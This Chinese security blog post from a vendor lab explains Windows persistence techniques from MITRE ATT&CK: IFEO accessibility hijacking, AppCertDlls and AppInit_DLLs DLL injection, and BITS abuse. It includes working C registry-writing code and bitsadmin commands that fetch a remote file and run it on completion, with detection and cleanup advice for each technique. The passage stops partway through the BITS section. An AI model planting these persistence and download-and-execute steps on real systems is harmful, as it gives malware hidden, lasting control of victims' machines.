ATT&CK 之后门持久化

2019年08月09日
经验心得 (/category/experience/)

作者：天融信阿尔法实验室
公众号：https://mp.weixin.qq.com/s/SavldFETaFea3l7kVX2RyA (https://mp.weixin.qq.com/s/SavldFETaFea3l7kVX2RyA)

前言

在网络安全的世界里，白帽子与黑帽子之间无时无刻都在进行着正与邪的对抗，似乎永无休止。正所谓，道高一尺魔高一丈，巨大的利益驱使着个人或组织利用技术进行不法行为，花样层出不穷，令人防不胜防。

为了更好的应对这些攻击手段，就需要做到了解对手。俗话说：知己知彼，方能百战不殆。MITRE ATT&CK? (https://attack.mitre.org/)就提供了全球范围的黑客的攻击手段和技术知识点，并把APT组织或恶意工具使用到的攻击手段一一对应，便于从根源上解决问题。许多公司和政府部门都会从中提取信息，针对遇到的威胁建立安全体系或模型。我们作为安全从业人员，如果能够掌握MITRE ATT&CK?如此庞大的知识体系，对以后的工作和对抗来说，就像是拥有了一个武器库，所向披靡。

当然，这么一个庞大的体系是不可能一蹴而就的。我们可以依照MITRE ATT&CK?的框架，先从持久化这一点开始。本文的主要内容是介绍APT攻击者在Windows系统下持久运行恶意代码的常用手段，其中的原理是什么，是怎样实现的，我们应该从哪些方面预防和检测。希望对大家有所帮助！

本文测试环境：

测试系统：Windows 7

编译器：Visual Stuidio 2008

以下是本文按照MITRE ATTACK框架介绍的例子和其对应的介绍，我们深入分析了实现的原理，并且通过原理开发了相应的利用工具进行测试，测试呈现出的效果也都在下文一一展现。

标题	简介	权限	链接
辅助功能镜像劫持	在注册表中创建一个辅助功能的注册表项，并根据镜像劫持的原理添加键值，实现系统在未登录状态下，通过快捷键运行自己的程序。	管理员	https://attack.mitre.org/techniques/T1015/https://attack.mitre.org/techniques/T1183/
进程注入之AppCertDlls注册表项	编写了一个dll，创建一个AppCertDlls注册表项，在默认键值中添加dll的路径，实现了对使用特定API进程的注入。	管理员	https://attack.mitre.org/techniques/T1182/
进程注入之AppInit_DLLs注册表项	在某个注册表项中修改AppInit_DLLs和LoadAppInit_DLLs键值，实现对加载user32.dll进程的注入。	管理员	https://attack.mitre.org/techniques/T1103/

标题	简介	权限	链接
BITS 的灵活应用	通过bitsadmin命令加入传输任务，利用BITS的特性，实现每次重启都会执行自己的程序。	用户	https://attack.mitre.org/techniques/T1197/
Com组件劫持	编写了一个dll，放入特定的路径，在注册表项中修改默认和ThreadingModel键值，实现打开计算器就会运行程序。	用户	https://attack.mitre.org/techniques/T1122/
DLL劫持	编写了一个lpk.dll，根据Windows的搜索模式放在指定目录中，修改注册表项，实现了开机启动执行dll。	用户	https://attack.mitre.org/techniques/T1038/
Winlogon helper	编写了一个dll，里面有一个导出函数，修改注册表项，实现用户登录时执行导出函数。	管理员	https://attack.mitre.org/techniques/T1004/
篡改服务进程	编写一个服务进程，修改服务的注册表项，实现了开机启动自己的服务进程。	管理员	https://attack.mitre.org/techniques/T1031/
替换屏幕保护程序	修改注册表项，写入程序路径，实现在触发屏保程序运行时我们的程序被执行	用户	https://attack.mitre.org/techniques/T1180/
创建新服务	编写具有添加服务和修改注册表功能的程序以及有一定格式的dll，实现服务在后台稳定运行。	管理员	https://attack.mitre.org/techniques/T1050/
启动项	根据Startup目录和注册表Run键，创建快捷方式和修改注册表，实现开机自启动	用户	https://attack.mitre.org/techniques/T1060/
WMI事件过滤	用WMIC工具注册WMI事件，实现开机120秒后触发设定的命令	管理员	https://attack.mitre.org/techniques/T1084/
Netsh Helper DLL	编写了一个netsh helper dll，通过netsh命令加入了helper 列表，并将netsh 加入了计划任务，实现开机执行DLL	管理员	https://attack.mitre.org/techniques/T1128/

辅助功能镜像劫持

代码及原理介绍


为了使电脑更易于使用和访问，Windows添加了一些辅助功能。这些功能可以在用户登录之前以组合键启动。根据这个特征，一些恶意软件无需登录到系统，通过远程桌面协议就可以执行恶意代码。

一些常见的辅助功能如：

C:\Windows\System32\sethc.exe 粘滞键 快捷键：按五次shift键

C:\Windows\System32\utilman.exe 设置中心 快捷键：Windows+U键

下图就是在未登陆时弹出的设置中心



在较早的Windows版本，只需要进行简单的二进制文件替换，比如，程序”C:\Windows\System32\utilman.exe”可以替换为“cmd.exe”。

对于在Windows Vista和Windows Server 2008及更高的版本中，替换的二进制文件受到了系统的保护，因此这里就需要另一项技术：映像劫持。

映像劫持，也被称为“IFEO”（Image File Execution Options）。当目标程序被映像劫持时，双击目标程序，系统会转而运行劫持程序，并不会运行目标程序。许多病毒会利用这一点来抑制杀毒软件的运行，并运行自己的程序。

造成映像劫持的罪魁祸首就是参数“Debugger”，它是IFEO里第一个被处理的参数，系统如果发现某个程序文件在IFEO列表中，它就会首先来读取Debugger参数，如果该参数不为空，系统则会把Debugger参数里指定的程序文件名作为用户试图启动的程序执行请求来处理，而仅仅把用户试图启动的程序作为Debugger参数里指定的程序文件名的参数发送过去。

参数“Debugger”本来是为了让程序员能够通过双击程序文件直接进入调试器里调试自己的程序。现在却成了病毒的攻击手段。

简单操作就是修改注册表，在“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option”中添加utilman.exe项，在此项中添加debugger键，键值为要启动的程序路径。

实现代码：


```
HKEY hKey;

const char path[] = "C:\\hello.exe";

RegCreateKeyExA(HKEY_LOCAL_MACHINE,"Software\\Microsoft\\WindowsNT\\CurrentVersion\\Image File Execution Options\\Utilman.exe", 0,NULL, 0, KEY_WRITE, NULL, &hKey,&dwDisposition);

RegSetValueExA(hKey, "Debugger", 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(path)))
```

当然，我们自己的程序要放到相应的路径，关于资源文件的释放，下文会提到，这里暂且按下不讲。

运行效果图

当重新回到登录界面，按下快捷键时，结果如图：

注册表键值情况如下图：



检查及清除方法

检查“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option”注册表路径中的程序名称

其它适用于的辅助功能还有：

屏幕键盘：C:\Windows\System32\osk.exe

放大镜：C:\Windows\System32\Magnify.exe

旁白：C:\Windows\System32\Narrator.exe

显示开关：C:\Windows\System32\DisplaySwitch.exe

应用程序开关：C:\Windows\System32\AtBroker.exe

现在大部分的杀毒软件都会监视注册表项来防御这种恶意行为。

进程注入之AppCertDlls 注册表项

代码及原理介绍

如果有进程使用了CreateProcess、CreateProcessAsUser、CreateProcessWithLoginW、CreateProcessWithTokenW或WinExec 函数，那么此进程会获取HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager\AppCertDlls注册表项，此项下的dll都会加载到此进程。

Win7版本下没有“AppCertDlls”项，需自己创建。


代码如下：

```
HKEY hKey;

const char path[] = "C:\\dll.dll";

RegCreateKeyExA(HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet\\Control\\Session
Manager\\AppCertDlls", 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDisposition);

RegSetValueExA(hKey, "Default", 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(path)));
```


Dll代码：

```
BOOL TestMutex()

{

    HANDLE hMutex = CreateMutexA(NULL, false, "myself");

    if (GetLastError() == ERROR_ALREADY_EXISTS)

    {

        CloseHandle(hMutex);

        return 0;

    }

    return 1;

}



BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpRese
rved)

{

    switch (ul_reason_for_call)

    {

    case DLL_PROCESS_ATTACH:

        if (TestMutex() == 0)

            return TRUE;

        MessageBoxA(0,"hello topsec","AppCert",0);

    case DLL_THREAD_ATTACH:

    case DLL_THREAD_DETACH:

    case DLL_PROCESS_DETACH:

        break;

    }

    return TRUE;

}
```

运行效果图



修改完注册表之后，写个测试小程序，用CreateProcess打开notepad.exe



可以看到test.exe中已经加载dll.dll，并弹出“hello topsec”。也能发现，在svchost.exe和taskeng.exe中也加载了dll.dll。

检查及清除方法

1. 监测dll的加载，特别是查找不是通常的dll，或者不是正常加载的dll。

2. 监视AppCertDLL注册表值

3. 监视和分析注册表编辑的API调用，如RegCreateKeyEx和RegSetValueEx。

进程注入之AppInit_DLLs注册表项

User32.dll被加载到进程时，会获取AppInit_DLLs注册表项，若有值，则调用LoadLibrary() API加载用户DLL。只会影响加载了user32.dll的进程。


HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Window\Appinit_Dlls

代码如下：


```
HKEY hKey;

DWORD dwDisposition;

const char path[] = "C:\\AppInit.dll";

DWORD dwData = 1;

RegCreateKeyExA(HKEY_LOCAL_MACHINE,"SOFTWARE\\Microsoft\\Windows NT\\CurrentVers
ion\\Windows", 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwDisposition);

RegSetValueExA(hKey, "AppInit_DLLs", 0, REG_SZ, (BYTE*)path, (1 + ::lstrlenA(pat
h)));

RegSetValueExA(hKey, "LoadAppInit_DLLs", 0, REG_DWORD, (BYTE*)& dwData, sizeof(D
WORD));
```

运行效果图

修改过后如下图所示：



运行cmd.exe，就会发现cmd.exe已经加载指定dll，并弹框。



此注册表项下的每个库都会加载到每个加载User32.dll的进程中。User32.dll是一个非常常见的库，用于存储对话框等图形元素。恶意软件可以在Appinit_Dlls注册表项下插入其恶意库的位置，以使另一个进程加载其库。因此，当恶意软件修改此子键时，大多数进程将加载恶意库。

检查及清除方法

1. 监测加载User32.dll的进程的dll的加载，特别是查找不是通常的dll，或者不是正常加载的dll。

2. 监视AppInit_DLLs注册表值。

3. 监视和分析注册表编辑的API调用，如RegCreateKeyEx和RegSetValueEx。

BITS 的灵活应用

代码及原理介绍

BITS，后台智能传输服务，是一个 Windows 组件，它可以利用空闲的带宽在前台或后台异步传输文件，例如，当应用程序使用80%的可用带宽时，BITS将只使用剩下的20%。不影响其他网络应用程序的传输速度，并支持在重新启动计算机或重新建立网络连接之后自动恢复文件传输。

通常来说，BITS会代表请求的应用程序异步完成传输，即应用程序请求BITS服务进行传输后，可以自由地去执行其他任务，乃至终止。只要网络已连接并且任务所有者已登录，则传输就会在后台进行。当任务所有者未登录时，BITS任务不会进行。

BITS采用队列管理文件传输。一个BITS会话是由一个应用程序创建一个任务而开始。一个任务就是一份容器，它有一个或多个要传输的文件。新创建的任务是空的，需要指定来源与目标URI来添加文件。下载任务可以包含任意多的文件，而上传任务中只能有一个文件。可以为各个文件设置属性。任务将继承创建它的应用程序的安全上下文。BITS提供API接口来控制任务。通过编程可以来启动、停止、暂停、继续任务以及查询状态。在启动一个任务前，必须先设置它相对于传输队列中其他任务的优先级。默认情况下，所有任务均为正常优先级，而任务可以被设置为高、低或前台优先级。BITS将优化后台传输被，根据可用的空闲网络带宽来增加或减少（抑制）传输速率。如果一个网络应用程序开始耗用更多带宽，BITS将限制其传输速率以保证用户的交互式体验，但前台优先级的任务除外。

BITS的调度采用分配给每个任务有限时间片的机制，一个任务被暂停时，另一个任务才有机会获得传输时机。较高优先级的任务将获得较多的时间片。BITS采用循环制处理相同优先级的任务，并防止大的传输任务阻塞小的传输任务。

常用于 Windows Update的安装更新。

BITSAdmin，BITS管理工具，是管理BITS任务的命令行工具。

常用命令：

列出所有任务：`bitsadmin /list /allusers /verbose`

删除某个任务：`bitsadmin /cancel <Job>`

删除所有任务：`bitsadmin /reset /allusers`

完成任务：`bitsadmin /complete <Job>`

完整配置任务命令如下：

```
bitsadmin /create TopSec
bitsadmin /addfile TopSec https://gss3.bdstatic.com/7Po3dSag_xI4khGkpoWK1HF6hhy/
baike/w%3D268%3Bg%3D0/sign=860ac8bc858ba61edfeecf29790ff037/b3fb43166d224f4a179b
bd650ef790529822d142.jpg  C:\TopSec.jpg
bitsadmin.exe /SetNotifyCmdLine TopSec "%COMSPEC%" "cmd.exe /c bitsadmin.exe /co
mplete \"TopSec\" && start /B C:\TopSec.jpg"
bitsadmin /Resume TopSec
```

下载图片到指定文件夹，完成后直接打开图片。

如果图片可以打开，那么就说明可以打开任意二进制程序。而BITS又有可以中断后继续工作的特性，所以下面就是解决在系统重新启动后仍能自动运行的操作。


现在将完成参数“complete”去掉，为了节省时间，将下载的远程服务器文件换成本地文件。代码如下：

```
void BitsJob()

{

    char szSaveName[MAX_PATH] = "C:\\bitshello.exe";

    if (FALSE == m_Bits)

    {

        // 释放资源

        BOOL bRet = FreeMyResource(IDR_MYRES22, "MYRES2", szSaveName);

        WinExec("bitsadmin /create TopSec", 0);

        WinExec("bitsadmin /addfile TopSec \"C:\\Windows\\system32\\cmd.exe\"
\"C:\\cmd.exe\"", 0);

        WinExec("bitsadmin.exe /SetNotifyCmdLine TopSec \"C:\\Windows\\system32
\\cmd.exe\" \"cmd.exe /c C:\\bitshello.exe\"", 0);

        WinExec("bitsadmin /Resume TopSec", 0);

        m_Bits = TRUE;

    }

    else

    {

        WinExec("bitsadmin /complete TopSec", 0);

        remove(szSaveName);

        m_Bits = FALSE;

    }

    UpdateData(FALSE);

}
```


解除未完成状态，需要命令“bitsadmin /complete TopSec”。

运行效果图


运行之后，拷贝到C盘的cmd.exe没有出现，却依然弹出对话框。



